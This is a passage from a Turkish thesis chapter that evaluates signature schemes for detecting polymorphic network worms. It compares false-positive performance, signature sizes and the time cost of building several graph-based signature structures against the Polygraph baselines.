karar, polimorfik solucan akışını, solucan olarak etiketlemektir. Bir başka deyişle, sisteme yönelen polimorfik solucanları başarıyla tespit etme oranıdır.




Şekil 4.6, ROC Eğrisi.

Polygraph Bayes, YsKİ, YlKİ, YsGKİ ve YlGKİ imza yapıları, akış skorunu hesaplayıp seçilen bir eşik değer ile karşılaştırmaktadır. Bu eşik değere eşit ya da üzerinde skora sahip akışlar solucan olarak etiketlenmekte, diğer akışlar normal akış olarak etiketlenmektedir. İmzası oluşturulan polimorfik solucan örüntüsünün, bu imza yapılarına göre hesaplanan akış skoru, eşik değeri için üst limittir.

Karar eşiğinin limit değeri üzerinde belirlenecek eşik değerlerinde solucan doğru olarak etiketlenmeyecektir, yani doğru-pozitif oranı sıfıra düşecektir. Bununla birlikte, eşik değerinin yeterince büyütülmesi halinde, hiçbir akış bu skora erişemediği için yanlış-pozitif oranı da sıfıra düşecektir. Yanlış-pozitif oranının sıfıra düşmesi, ulaşılmak istenen ideal durumdur fakat aynı zamanda doğru-pozitif oranının da sıfır olmaması gereklidir.

Karar eşiğinin limit değerine eşit ya da daha küçük eşik değerler belirlendiğinde, doğru pozitif oranı bire eşit olacaktır. Eşik değeri, bu aralıkta ne kadar küçük seçilirse, normal akış skorlarının eşik değerini geçme olasılığı arttığından eşik değeri küçültüldükçe yanlış-pozitif oranı da artacaktır. Eşik değeri yeterince küçültüldüğünde, tüm akışların skoru bu eşik değerin üstünde olacağından yanlış-pozitif oranı bire eşit olacaktır.

Şekil 4.6'daki ROC eğrisinde, Polygraph Bayes, YsKİ, YlKİ, YsGKİ ve YlGKİ imza yapıları için karar eşiği limit değerleri gösterilmiştir. Bu limit değerindeki yanlış-pozitif oranı değeri, doğru-pozitif oranının bire eşit olması şartıyla inilebilecek minimum yanlış-pozitif değeridir. Görülmektedir ki Polygraph Bayes imza yapısı ile inilebilecek minimum yanlış-pozitif oranı, diğer imza yapılarından daha yüksektir. Bu sonuç, Çizelge 4.2'de verilen test sonuçlarını desteklemektedir. YlKİ imza yapısı minimum eşik değeri, YsKİ imza yapısı minimum eşik değerinden daha düşüktür fakat iki Kİ imza yapısının da minimum eşik değeri GKİ imzalarından daha yüksektir. YsGKİ ve YlGKİ imza yapıları minimum eşik değerleri eşit çıkmaktadır. Görülmektedir ki, daha YsGKİ imza yapısı için daha yüksek bir eşik değeri kullanılırsa YlGKİ ile benzer sonuç verebilmektedir. Akış değerlendirme sırasında kullanılacak eşik değerinin, hesaplanan eşik değeri limitine eşit olması, sistemi kırılgan bir hale sokmaktadır. Çünkü akış içerisindeki en ufak bir değişiklik (zayıf bir düğümün değiştirilmesi vb.) ile akış skoru daha düşük hesaplanacak ve yanlış-negatif karar verilecektir. Bu sebeple karar aşamasında kullanılacak eşik değeri, tahammül edilebilir oranda bir yanlış-pozitif oranını verecek şekilde, eşik değeri limitinden olabildiğince küçük seçilir. Tahammül edilebilecek yanlış-pozitif oranını sağlamak kaydıyla ne kadar küçük bir karar eşik değeri belirlenirse, imza yapıları polimorfik solucan yapısındaki değişikliklere o kadar dirençli olacak ve doğru-pozitif karar vermeye devam edebilecektir.

YlKDB imza yapısı, YsGKİ, YlKİ, YsKİ, Polygraph Conjunction ve Polygraph Bayes imza yapılarından daha iyi yanlış-pozitif performansına sahiptir. YlKDB ve YlGKİ imza yapılarının birbirine eşit yanlış-pozitif oranına sahip olduğu görülmektedir. YlKDB imza yapısı Bölüm 4.3 ve Bölüm 4.5'de açıklandığı gibi YlGKİ imzasından daha düşük boyutta imza kümesine sahiptir ve akış değerlendirme

sırasında daha hızlı karar vermektedir. Tam bağlı zayıf solucan akışında bulunabilecek tüm kenarlar için skor hesaplamak yerine, maksimum skorlu yol üzerinde bulunan güçlü kenarların ve güçlü düğümlerin karar aşamasında dikkate alınmasının yanlış-pozitif oranına zarar vermeden daha düşük boyutlu imza kümeleri ile daha hızlı karar verilmesini sağladığı anlaşılmaktadır.

Polygraph Bayes imzaları polimorfik solucanın bulunan düğümleri için skorları hesaplar. Bir akışta tespit edilen her düğümün skoru toplam skora eklenir ve eğer istenen maksimum yanlış-pozitif oranı için toplam skor tanımlanan eşik değerinden büyükse akış polimorfik solucan olarak etiketlenir. Bağımsızlık varsayımlı Polygraph Bayes imzaları esnektir, fakat Newsome ve ark.'nın [40]'daki deneyleri polimorfik solucan tespitinde yetersiz bulunan En İyi Karakter Katarı (Best Substring) imzalarından farklı performans vermediklerini göstermiştir. Tez kapsamında yapılan deneyler de Polygraph Bayes imzalarının iyi bir yanlış-pozitif performansına sahip olmadığını göstermiştir. Bunun nedeni spesifik bir düğüm için Bayes skoru her zaman eşik değerinden büyüktür ve diğer düğümlerin varlığı sonuca katkı sağlamamaktadır. Yine de, daha yüksek bir eşik değeri kullanılarak bu davranış esnetilebilir. Bu durumda, polimorfik solucanı tespit etmek için diğer düğümlerin varlığı gerekecektir ve bu durum solucanın izomorfik sürümlerinde yan düğümlerin değiştirilmesi sonucu yanlış-negatif kararlara sebep olabilir. Polygraph Bayes imzaları, polimorfik solucanları tespit etmek için basit ve esnek bir yol önermek için önemli bir katkıdır. YlKİ, YsKİ, YlGKİ, YsGKİ ve YlKDB imza yapıları, bu etkili yöntemi düğümler arası bağımsızlık varsayımı yerine daha gerçekçi olasılık modelleri kullanarak iyileştirmektedir. Bu sayede, Bayes imzalarının esnekliğini bir derece katılaştırarak fakat yöntemi hala esnek halde bırakarak daha iyi yanlış-pozitif başarımı elde edilmiştir.

Polygraph Subsequence imza yapısı, Polygraph Conjunction ve Polygraph Bayes imza yapılarına göre daha iyi bir yanlış-pozitif performansına sahiptir çünkü düğümler için sıra kuralı polimorfik solucan akış çizgesini daha spesifik olarak tarifler. Polygraph Conjunction imza kümesinin düğümlerinin tümü bir sıralama kuralından bağımsız olarak akışta yer alıyorsa akış polimorfik solucan olarak etiketlenir. Polygraph Subsequence imzasının düğümleri verilen sırada tespit etmek

zorundadır. Polygraph Subsequence ve Conjunction imza yapıları, Polygraph Bayes imzaları kadar esnek değildir. İmza kümesindeki herhangi bir düğümün değiştirilmesi polimorfik solucanın izomorfik sürümünün tespit edilememesine sebep olur. Polygraph Subsequence ve Conjunction imza yapıları, bu katı özellikleri sebebiyle bir polimorfik solucanın izomorfik sürümlerine karşı dirençsizdir. YsGKİ, YlGKİ ve YlKDB imza yapıları, güçlü düğümler veya güçlü kenarlar değiştirilmediği sürece polimorfik solucan yapısındaki değişikliklere dirençlidir. YlKDB, yanlış-pozitif oranı açısından YlKİ, YsKİ ve YlGKİ imza yapılarından daha iyi bir performansa sahiptir. YlKDB imza yapısı ayrıca imza içerisindeki güçlü düğümler ya da güçlü kenarlar değiştirilmiş olsa bile, kısmi imza eşleşmelerinden faydalanarak bir polimorfik solucanın izomorfik sürümü için yeni imzayı otomatik olarak oluşturabilmektedir.

## 4.3 İmza Boyutlarının Analizi

Bu bölümde, YsKİ, YlKİ, YsGKİ, YlGKİ ve YlKDB imza boyutlarının analizi yapılmıştır.

Solucan akış çizgesinden, içerisinde $n$ adet düğüm bulunan $V$ düğüm kümesi oluşturulmuş olsun.

$V$ düğüm kümesi içerisindeki karakter katarı düğümlerin toplam boyutu $T$ byte olsun.

$V$ düğüm kümesinden oluşturulabilecek yönsüz kenar sayısı $y_{ys}$ ise, YsKİ imza kümesinde, $n$ adet düğümden oluşturulmuş $y_{ys} = \frac{n \times (n+1)}{2}$ adet yönsüz kenar bulunur.

$V$ düğüm kümesinden oluşturulabilecek yönsüz kenar sayısı $y_{yl}$ ise, YlKİ imza kümesinde, $n$ adet düğümden oluşturulmuş $y_{yl} = n^2$ adet yönlü kenar bulunur.

YsKİ ve YlKİ imza yapılarında, kenar skorunu saklamak için kullanılan değişkenin boyutu $s$ byte ise, YsKİ ve YlKİ imza kümesi boyutları (4.21) ve (4.22)'de verildiği gibidir.

$$YsK\text{İ } imza\ boyutu: \quad T + s \times \frac{n \times (n+1)}{2} \tag{4.21}$$

$$YlK\text{İ } imza\ boyutu: \quad T + s \times n^2 \tag{4.22}$$

YlKİ ve YsKİ imza kümelerinde, $V$ düğüm kümesinden oluşturlan tüm yönlü ve yönsüz kenarlar içerilmektedir. Bu sebeple Kİ imza kümelerinin boyutu için en iyi durum ile en kötü durum birbirine eşittir.

Tam bağlı zayıf polimorfik solucan akışı $W_{zayıf}$ içerisindeki $w_{ij}$ eşsiz kenarlarının sayısı $k$ olsun. Öyle ki $j > i$.

$V$ düğüm kümesi içerisindeki karakter katarı düğümlerin toplam boyutu $T$ byte olsun.

YsGKİ ve YlGKİ imza kümelerinde, kenar skorunu saklamak için kullanılan değişkenin boyutu $s$ byte olsun.

YsGKİ ve YlGKİ imza kümelerinde, bir kenarın güçlü ya da zayıf olduğunu belirtmek için kullanılan güçlülük belirteci değişkeni boyutu $g$ olsun.

YsGKİ ve YlGKİ imza kümesi boyutları (4.23)'de verildiği gibidir.

$$T + k \times (s + g) \tag{4.23}$$

YsGKİ ve YlGKİ imza kümelerinde bulunan kenar sayısı eşittir çünkü her iki yöntem de tam bağlı polimorfik solucan akış çizgesinde bulunabilecek sıralı kenarları içermektedir. Kenar skorları yönlü ya da yönsüz olarak yapılmaktadır. GKİ

imza boyutunun en küçük olacağı durum (en iyi durum), tam bağlı solucan akış çizgesinde $V$ düğüm kümesindeki düğümlerin tekrar etmediği, yanlızca bir kere akış çizgesi içerisinde bulunduğu durumdur. Bu durumda, imza kümesinde $k = \frac{n\times(n+1)}{2}$ adet kenar bulunur. GKİ imza boyutunun en büyük olacağı durum ise (en kötü durum), tam bağlı solucan akış çizgesinde $V$ düğüm kümesindeki düğümlerin olası tüm yönlü kenarları oluşturduğu durumdur. Bu durumda, imza kümesinde $k = n^2$ adet kenar bulunur. GKİ imza boyutlarının en iyi (Eİ) ve en kötü (EK) değerleri (4.24) ve (4.25)'de verilmiştir.

$$Eİ\ Durum: \quad T + (s+g) \times \frac{n \times (n+1)}{2} \tag{4.24}$$

$$EK\ Durum: \quad T + (s+g) \times n^2 \tag{4.25}$$

Solucan akış çizgesinden, içerisinde $n$ adet düğüm bulunan $V$ düğüm kümesi oluşturulmuş olsun. Düğüm kümesi içerisindeki n adet düğümden $n_g$ tanesi güçlü düğüm, $n_z$ tanesi de zayıf düğüm olarak tespit edilmiş oslun. Öyle ki $n_g + n_z = n$.

Tam bağlı zayıf polimorfik solucan akış çizgesinin ilk düğümünden başlayıp son düğümüne kadar giden maksimum skorlu yol üzerindeki güçlü kenar sayısı $k_g$ olsun. Öyle ki tam bağlı polimorfik solucan akış çizgesi içerisindeki kenar sayısı $k$ ise, $k_g \leq k$.

$V$ düğüm kümesi içerisindeki $n$ adet karakter katarı düğümlerin toplam boyutu $T$ byte olsun. YlKDB imza kümesi içerisindeki $n_g$ adet güçlü düğü ve $k_g$adet güçlü kenarı oluşturan eşsiz zayıf düğümlerin karakter katarları toplam boyutu $T_g$ olsun. Öyle ki $T_g \leq T$.

Güçlü düğüm ya da güçlü kenarları oluşturan zayıf düğümlerin indis değerlerini tutmak için kullanılan değişkenin boyutu $i$ byte olsun.

YlKDB imza kümesi boyutu, (4.26)'da verildiği gibidir.

$$T_g + (n_g + 2k_g) \times i \tag{4.26}$$

YlKDB imza boyutunun en küçük olduğu durumda (Eİ durum), düğüm kümesindeki en küçük boyutlu düğüm tek güçlü düğüm olarak bulunur ve güçlü kenar bulunmaz. Bu durumda $n_g = 1$ ve $k_g = 0$ değerlerini alacaktır. YlKDB imza boyutunun büyük olduğu durumda ise (EK durum), düğüm kümesi içerisindeki tüm düğümler zayıftır ve tam bağlı polimorfik solucan akış çizgesinde bu zayıf düğümlerin oluşturabileceği tüm sıralı kenarlar bulunur. Bu durumda $n_g = 0$ ve $k_g = n^2$ değerlerini alacaktır. YlKDB imza kümesi boyutunun Eİ ve EK durumdaki değerleri (4.27) ve (4.28)'de verilmiştir.

$$Eİ\ Durum: \quad T_g + i \tag{4.27}$$

$$EK\ Durum: \quad T_g + i \times 2n^2 \tag{4.28}$$

YsKİ, YlKİ, YsGKİ, YlGKİ ve YlKDB imza kümesi boyutları, Çizelge 4.3'de toplu olarak sunulmuştur.

| **İmza Yapısı** | **İmza Yapısı Boyutu** | | |
|---|---|---|---|
| | **Genel** | **Eİ Durum** | **EK Durum** |
| YlKDB | $T_g + (n_g + 2k_g) \times i$ | $T_g + i$ | $T_g + i \times 2n^2$ |
| YlGKİ | $T + k \times (s + g)$ | $T + (s + g) \times \frac{n \times (n+1)}{2}$ | $T + (s + g) \times n^2$ |
| YsGKİ | | | |
| YlKİ | $T + s \times y_{yl}$ | $T + s \times n^2$ | $T + s \times n^2$ |
| YsKİ | $T + s \times y_{ys}$ | $T + s \times \frac{n \times (n+1)}{2}$ | $T + s \times \frac{n \times (n+1)}{2}$ |

Çizelge 4.3, İmza Boyutları.

Çizelge 4.3'de gösterildiği gibi, EK durumda tüm imza yapılarının boyutları $n^2$ ile doğru orantılı şekilde artmaktadır. YsKİ, YlKİ, YsGKİ ve YlGKİ imza yapılarının EK durumda imza yapılarının boyutları, küçükten büyüğe doğru aşağıdaki gibi sıralanmaktadır.

$$YsK\text{İ} < YlK\text{İ} < YsGK\text{İ}, YlGK\text{İ}$$

YlKDB imza yapısında düğüm indisi tutmak için $i = 1$ byte değişken, YsGKİ, YlGKİ, YsKİ ve YlKİ imza yapılarında kenar skorunu saklamak için $s = 4$ byte değişken (float), YlGKİ ve YsGKİ imza yapılarında kenar güçlülüğünü belirtmek için $g = 1$ byte değişken kullanıldığı ve $T_g \leq T$ olduğu varsayılırsa, EK durumda imzaların boyutları küçükten büyüğe aşağıdaki gibi sıralanmaktadır.

$$T_g + 2n^2 < T + 2n^2 + 2n < T + 4n^2 < T + 5n^2$$

$$YlDKB < YsK\text{İ} < YlK\text{İ} < YsGK\text{İ}, YlGK\text{İ}$$

Görüldüğü gibi YlKDB imza yapısı Kİ ve GKİ imza yapılarına göre daha küçük boyutlu imza kümesine sahiptir. GKİ imza yapıları, EK durumda YlKİ ile eşit sayıda kenar içerir fakat aynı zamanda kenarlar için güçlülük belirteci değişken kullanıldığından, imza boyutu YlKİ imza boyutundan daha büyüktür.

Çizelge 4.3'de gösterildiği gibi, Eİ durumda YlKDB dışındaki tüm imza yapılarının (Kİ ve GKİ) boyutları $n^2$ ile doğru orantılı şekilde artmaktadır. YlKDB imza yapısının boyutu ise Eİ durumda düğüm karakter katarlarının boyutuyla doğru orantılı şekilde artmaktadır. Eİ durumda, $n_g < n$ olacağından, $T_g$ her zaman $T$'den küçük olacaktır. Dolayısıyla düğüm karakter katarı boyutlarındaki artış YlKDB imza yapısını daha az etkileyecektir.

YlKDB imza yapısında düğüm indisi tutmak için $i = 1$ byte değişken, YsGKİ, YlGKİ, YsKİ ve YlKİ imza yapılarında kenar skorunu saklamak için $s = 4$ byte değişken (float), YlGKİ ve YsGKİ imza yapılarında kenar güçlülüğünü belirtmek

için $g = 1$ byte değişken kullanıldığı ve $T_g \leq T$ olduğu varsayılırsa, Eİ durumda imzaların boyutları küçükten büyüğe aşağıdaki gibi sıralanmaktadır.

$$T_g + 1 < T + 2n^2 + 2n < T + 2.5n^2 + 2.5n < T + 4n^2$$

$$YlDKB < YsK\text{İ} < YsGK\text{İ}, YlGK\text{İ} < YlK\text{İ}$$

EK durumun aksine, Eİ durumda GKİ imzaları, YlKİ imza yapısına göre daha az kenar içerdiğinden imza boyutu da azalmaktadır.

## 4.4 İmza Oluşturma Sürelerinin Analizi

Bu bölümde, YsKİ, YlKİ, YsGKİ, YlGKİ ve YlKDB imza yapılarının imza oluşturma yöntemlerinin çalışma zamanı analizi yapılmıştır.

Kİ ve GKİ imzaları, hesapladığı akış skoru üzerinden karar veren skor tabanlı imza yapıları iken, YlKDB imza eşleştirme ile karar vermektedir. Bu sebeple, önerilen yöntemlerin imza oluşturma aşamasında gerçekleştirdikleri işlemler ayrı ayrı incelenmiş ve sonrasında toplu analiz yapılmıştır. Kİ, GKİ ve YlKDB imza yapılarının imza oluşturma aşamaları Çizelge 4.4'de verilmiştir. Artı (+) işareti, ilgili aşamanın imza yapısında bulunduğunu gösterirken, eksi (-) işareti ilgili aşamanın imza yapısı için geçerli olmadığını göstermektedir.

| | | İmza Yapısı | | | | |
|---|---|---|---|---|---|---|
| | | YsKİ | YlKİ | YsGKİ | YlGKİ | YlKDB |
| İmza Oluşturma Aşaması | Düğüm Bulma | + | + | + | + | + |
| | Kenar Skoru Hesaplama | + | + | + | + | + |
| | Kenar Kümeleme | - | - | + | + | + |
| | Düğüm Kümeleme | - | - | - | - | + |
| | Maksimum Skorlu Yol Bulma | - | - | - | - | + |

Çizelge 4.4, İmza Oluşturma Aşamaları.

Bölüm 4.4.1 ve Bölüm 4.4.2'de YlKİ, YsKİ, YsGKİ, YlGKİ ve YlKDB imza yapılarında kullanılan düğüm bulma ve kenar skoru hesaplama işlemlerinin çalışma süreleri analiz edilmiştir. Bölüm 4.4.3'de, YlGKİ, YsGKİ ve YlKDB imza yapılarının kullandığı kenar kümeleme işlemi çalışma zamanı analiz edilmiştir. Bölüm 4.4.4 ve Bölüm 4.4.5'de, YlKDB imza yapısında kullanılan düğüm kümeleme ve maksimum skorlu yol bulma işlemlerinin çalışma zamanı analiz edilmiştir. Bölüm 4.4.6'da genel değerlendirme verilmiştir.

### 4.4.1 Düğüm Bulma Süresinin Analizi

İmza yapılarında kullanılmak üzere düğüm kümesi $V$'yi oluşturmak için, normal akış havuzu ve solucan akış havuzu olmak üzere iki akış havuzu kullanılır. Bu akış havuzları Bölüm 2.4'de detaylı olarak incelenmiştir. Normal akış havuzu, polimorfik solucan içermeyen trafik akışlarını içerir. Hedef polimorfik solucanın polimorfik kopyaları solucan akış havuzunu oluşturur. Düğüm, solucan akış

havuzundaki $n$ polimorfik solucan örneğinden en az $K$ tanesinde yer alan, en az $\alpha$ uzunluğundaki atomik alt karakter katarıdır ve Solucan Karakter Katarı (SKK) olarak da adlandırılmaktadır.

Düğümler, akış havuzları kullanılarak [55]'de anlatılan algoritma ile tespit edilir. Bu algoritma, solucan akış havuzundaki örneklerin karakter uzunluklarına göre lineer zamanda çalışmaktadır ve $n$ adet örnek arasından en az $K$ tanesinde ortak olan En Uzun Ortak Karakter Katarı (EUOKK)'nı bulmaktadır. Bu algoritma, solucan akış havuzundaki $n$ adet solucan örneğinin $K$ tanesinde ortak olan karakter katarları kümesini bulacak şekilde değiştirilerek SKK'ler bulunur. Düğüm bulma yöntemi, solucan akış havuzunda en az $\alpha = 2$ karakter uzunluğunda, $n$ adet solucan örneğinin $K = n$ tanesinde (hepsinde) ortak olan SKK'leri, içerisindeki akışların ortalama boyutu $L$ olan akış havuzlarını kullanarak $O(L)$ sürede bulur.

### 4.4.2 Kenar Skoru Hesaplama Süresinin Analizi

Kenar skorları yönlü ya da yönsüz kenarlar için hesaplanabilir. Kenarlar iki düğümden oluşmaktadır. Kenar skorları hesaplanırken bu kenarın normal akış havuzu solucan akış havuzu içerisindeki olasılık değerlerinin oranı kullanılır. Bu olasılık değerlerini hesaplamak için ilgili kenarı oluşturan iki düğüm, normal akış havuzu ve solucan akış havuzu içerisinde aranır.

Akış havuzları içerisinde bulunan akışların ortalama uzunlukları $L$ bayt ise, bir $e_{i,j}$ kenarını oluşturan $v_i$ düğümü akış havuzları içerisindeki her bir akışta $O(L)$ sürede aranır. Kenar eğer sıralı ise, $v_i$ düğümünden sonra $v_j$ düğümünün aranması, akış içerisinde $v_i$'nin bulunduğu yerden akış sonuna doğru yapılacaktır. Dolayısıyla en kötü durumda yönlü bir kenar için toplam $L$ bayt karakter katarı içerisinde arama yapılmaktadır ve yönlü bir kenarın akış havuzlarındaki bir akış içerisinde aranma süresi $O(L)$'dir. Eğer yönsüz bir kenar için olasılık değeri hesaplanacaksa, düğümler arasında bir sıra bağıntısı olmadığı için $L$ bayt uzunluğundaki akış içerisinde iki düğüm de aranır. En kötü durumda, toplam $2L$ boyutunda karakter katarı içerisinde arama yapılmasına rağmen yönlü bir kenarın akış havuzlarındaki bir akış içerisinde

aranmasının zaman karmaşıklığı yine $O(L)$'dir. Akış havuzları içerisinde sonlu sayıda akış bulunmaktadır. Akış sayıları sonlu olmasından ötürü, akış havuzlarındaki her akış içerisinde kenar arama işleminin gerçekleştirilmesi, kenar arama işleminin zaman karmaşıklığını lineer davranıştan uzaklaştırmaz. Dolayısıyla yönlü ya da yönsüz bir kenarın normal akış havuzu ve solucan akış havuzu içerisindeki tüm akışlarda aranması $O(L)$ sürede tamamlanır.

Kenar arama işlemi, YsKİ, YlKİ, YsGKİ, YlGKİ ve YlKDB imza yapılarının tümünde aynı şekilde gerçekleştirilmektedir. Bu imza yapılarının kenar skoru hesaplama süresi, imza kümelerinde bulunan kenarların sayısına göre değişiklik gösterecektir.

Düğüm kümesi $V$ içerisinde $n$ adet düğüm bulunuyorsa YsKİ, YlKİ, YsGKİ, YlGKİ ve YlKDB imza yapılarının kenar skoru hesaplama süreleri aşağıda incelenmiştir.

YsKİ imza kümesinde $k = \frac{n \times (n+1)}{2}$ adet yönsüz kenar bulunmaktadır.

YlKİ imza kümesinde $k = n^2$ adet yönlü kenar bulunmaktadır.

YsGKİ ve YlGKİ imza kümelerinde kullanılan tam bağlı polimorfik solucan akış çizgesindeki kenar sayısı $k_a$ ise, GKİ imza yapıları kenarlarının Eİ durum ve EK durum sayıları (4.29)'da verilmiştir. EK durumda, $n$ adet düğümden oluşturulabilecek tüm yönlü kenarlar polimorfik solucan akış çizgesinde bulunur. Eİ durumda ise, $n$ adet düğüm tekrar etmeyecek şekilde polimorfik solucan akış çizgesinde bulunur.

$$k_a = \begin{cases} n^2, EK\ durum \\ \frac{n \times (n-1)}{2}, E\text{İ}\ durum \end{cases} \tag{4.29}$$

YlKDB imzasını oluşturmak için incelenen tam bağlı zayıf solucan akış çizgesindeki kenar sayısı $k_b$ ise, maksimum skorlu yolu bulmak için kullanılacak eşsiz kenarlarının Eİ durum ve EK durum sayıları (4.30)'da verilmiştir. YlKDB'de güçlü düğümler bağımsız olarak değerlendirilmekte ve sadece tam bağlı zayıf polimorfik solucan akış çizgesindeki zayıf düğümlerin oluşturduğu kenarlar için skor hesaplanmaktadır. EK durumda, $V$ düğüm kümesi içerisindeki $n$ adet düğümün tümü zayıftır, tam bağlı zayıf polimorfik solucan akış çizgesinde $n$ adet düğümden oluşturulabilecek tüm yönlü kenarlar içerilmektedir. Eİ durumda ise, $V$ düğüm kümesi içerisindeki tüm düğümler güçlü olduğu için kenar skoru hesaplanmamaktadır.

$$k_b = \begin{cases} n^2, EK\ durum \\ 0, E\dot{I}\ durum \end{cases} \tag{4.30}$$

YsKİ ve YlKİ imza yapılarında değerlendirilen kenar sayısı $k$, YsGKİ ve YlGKİ imza yapılarında değerlendirilen kenar sayısı $k_a$, YlKDB imza yapısında değerlendirilen kenar sayısı $k_b$, ve akış havuzlarındaki akışların ortalama boyutu $L$ ise, kenar skoru bulma süresinin karmaşıklığı Çizelge 4.5'de toplu olarak verilmiştir.

| **İmza Yapısı** | **Kenar Skoru Hesaplama İşlemi** | | |
|---|---|---|---|
| | **Genel** | **Eİ Durum** | **EK Durum** |
| YlKDB | $O(k_b \times L)$ | 0 | $O(n^2 \times L)$ |
| YlGKİ | $O(k_a \times L)$ | $O(n^2 \times L)$ | $O(n^2 \times L)$ |
| YsGKİ | | | |
| YlKİ | $O(k \times L)$ | $O(n^2 \times L)$ | $O(n^2 \times L)$ |
| YsKİ | | | |

Çizelge 4.5, Kenar Skoru Hesaplama Süresi.

Genel olarak değerlendirildiğinde, YlKİ ve YsKİ imza yapıları n adet düğümden oluşturulabilecek $k$ adet tüm yönlü ve yönsüz kenar için skor hesapladığından çalışma süresi daha yüksek olacaktır. YlGKİ ve YsGKİ imza yapıları, sadece polimorfik solucan akış çizgesi içerisindeki yönlü kenarları dikkate aldığından $k_a < k$ olacaktır. YlKDB ise, polimorfik solucan akış çizgesindeki güçlü düğümleri çıkartıp sadece zayıf düğümlerin oluşturduğu kenarlar için skor hesapladığından $k_b < k_a$ olacaktır. Dolayısıyla imza yapılarının kenar skoru hesaplama süreleri aşağıdaki dizilime uygun olacaktır.

$$YlKDB < YsGK\text{İ}, YlGK\text{İ} < YsK\text{İ}, YlK\text{İ}$$

Eİ durumda YlKDB kenar skoru hesaplamadığı için diğer imza yapılarının aksine kenar skoru hesaplama maliyeti yoktur. Yukarıdaki sıralama çalışma süreleri için geçerli olsa da Eİ durum dışında tüm imza yapılarının karmaşıklığının $n^2$ ile orantılı olduğu ve birbirlerinden ciddi derecede ayrılmayacakları göz önünde bulundurulmalıdır.

### 4.4.3 Kenar Kümeleme Süresinin Analizi

YsGKİ ve YlGKİ imza yapılarında Bölüm 3.4.2'de anlatıldığı gibi tam bağlı polimorfik solucan akış çizgesindeki yönlü kenarların skoru hesaplanmakta ve daha sonra kenar skorları k-ortalama (k-means) algoritması kullanılarak güçlü ve zayıf kenarlar olarak kümelenmektedir. YlKDB'de ise, Bölüm 3.5.2'de anlatıldığı gibi aynı yöntemle tam bağlı zayıf polimorfik solucan akış çizgesindeki kenarlar güçlü ve zayıf olarak kümelenmektedir.

YsGKİ ve YlGKİ imza kümelerinde kullanılan tam bağlı polimorfik solucan akış çizgesindeki kenar sayısı $k_a$ ise, GKİ imza yapıları kenarlarının Eİ durum ve EK durum sayıları (4.31)'de verilmiştir. EK durumda, $n$ adet düğümden oluşturulabilecek tüm yönlü kenarlar polimorfik solucan akış çizgesinde bulunur. Eİ durumda ise, $n$ adet düğüm tekrar etmeyecek şekilde polimorfik solucan akış çizgesinde bulunur.

$$k_a = \begin{cases} n^2, EK\ durum \\ \dfrac{n \times (n-1)}{2}, E\dot{I}\ durum \end{cases} \tag{4.31}$$

YlKDB imzasını oluşturmak için incelenen tam bağlı zayıf solucan akış çizgesindeki kenar sayısı $k_b$ ise, maksimum skorlu yolu bulmak için kullanılacak eşsiz kenarlarının Eİ durum ve EK durum sayıları (4.32)'de verilmiştir. YlKDB'de güçlü düğümler bağımsız olarak değerlendirilmekte ve sadece tam bağlı zayıf polimorfik solucan akış çizgesindeki zayıf düğümlerin oluşturduğu kenarların skorları kümelenmektedir. EK durumda, $V$ düğüm kümesi içerisindeki $n$ adet düğümün tümü zayıftır, tam bağlı zayıf polimorfik solucan akış çizgesinde $n$ adet düğümden oluşturulabilecek tüm yönlü kenarlar içerilmektedir. Eİ durumda ise, $V$ düğüm kümesi içerisindeki tüm düğümler güçlü olduğu için kenar kümeleme işlemi yapılmamaktadır.

$$k_b = \begin{cases} n^2, EK\ durum \\ 0, E\dot{I}\ durum \end{cases} \tag{4.32}$$

K-ortalama algoritması ile $d = 1$ boyutlu uzayda, $k$ adet skor değeri üzerinde, skor değerleri arasındaki uzaklık çıkarma işlemi ile bulunarak $K = 2$ kümeleme (güçlü ve zayıf) oluşturulmaktadır. K-ortalama algoritmasının her bir iterasyonunun zaman karmaşıklığı $O(K \times k)$'dir. Kümelemeler oluşturulurken $I$ tane iterasyon yapılıyorsa kümeleme işlemi zaman karmaşıklığı $O(I \times K \times k)$'dır. Güçlü kenarlar ve zayıf kenarların skorlarının birbirlerine oranları çok yüksektir. Güçlü kenar ve zayıf kenarların skorları birbirinden çok uzaktır. K-ortalama algoritması bu durumda sabitlenmiş iterasyon sayısı I ile tam doğru kümelemeyi oluşturabilir. İterasyon sayısı sabitlenmediğinde, Dasgupta[66] $d = 1$ ve $K < 5$ için iterasyon sayısı $I$'nın üst limitinin $O(k)$ olduğunu göstermiştir. Bu durumda kümeleme işlemi $K = 2$ ve $d = 1$ için $O(k)$ sürede tamamlanmaktadır. GKİ ve YlKDB imza yapılarında değerlendirilen kenar sayıları (4.31) ve (4.32)'de verilmiştir. Kenar skorları kümeleme işleminin GKİ ve YlKDB imza yapıları için çalışma süreleri Çizelge 4.6'da verilmiştir.

| İmza Yapısı | Kenar Skoru Kümeleme İşlemi | | |
|---|---|---|---|
| | **Genel** | **Eİ Durum** | **EK Durum** |
| YlKDB | $O(k_b)$ | 0 | $O(n^2)$ |
| YlGKİ | $O(k_a)$ | $O(n^2)$ | $O(n^2)$ |
| YsGKİ | | | |

Çizelge 4.6, Kenar Skoru Kümele İşlemi Süresi.

YlGKİ, YsGKİ ve YlKDB imza yapıları EK durumda skor kümeleme işlemi için aynı süreyi harcamaktadır. Eİ durumda YlKDB imza yapısı güçlü düğümlerden oluştuğu için kenar kümeleme işlemini yapmamaktadır. Genel olarak, YlKDB'de güçlü düğüm bulunduğu sürece tam bağlı zayıf polimorfik solucan akış çizgesindeki kenar sayısı YsGKİ ve YlGKİ imza yapılarında kullanılan tam bağlı polimorfik solucan akışı çizgesindeki kenar sayısından küçük olacağı için YlKDB kenar skoru kümeleme işlemi daha kısa sürede tamamlanacaktır. Bu durumda imza yapıları kenar skoru kümeleme işlemine göre aşağıdaki gibi sıralanabilir.

$$YlKDB \leq YsGK\dot{I}, YlGK\dot{I}$$

### 4.4.4 Düğüm Kümeleme Süresinin Analizi

YlKDB imza yapısında, düğüm kümesi $V$ içerisindeki tüm düğümler, hesaplanan düğüm skorları kullanılarak güçlü düğümler ve zayıf düğümler olarak k-ortalama algoritması ile kümelenmektedir. Düğüm kümesi $V$ içerisinde $n$ adet düğüm var ise, n adet düğüm skoru, Bölüm 4.4.3'de kenar skorları için açıklandığının benzer şekilde k-ortalama algoritması ile $O(n)$ sürede kümelenir. Tüm düğümler kümelendiği için işlem süresi karmaşıklığı için Eİ durum ile EK durum birbirine eşittir.

### 4.4.5 Maksimum Skorlu Yol Bulma Süresinin Analizi

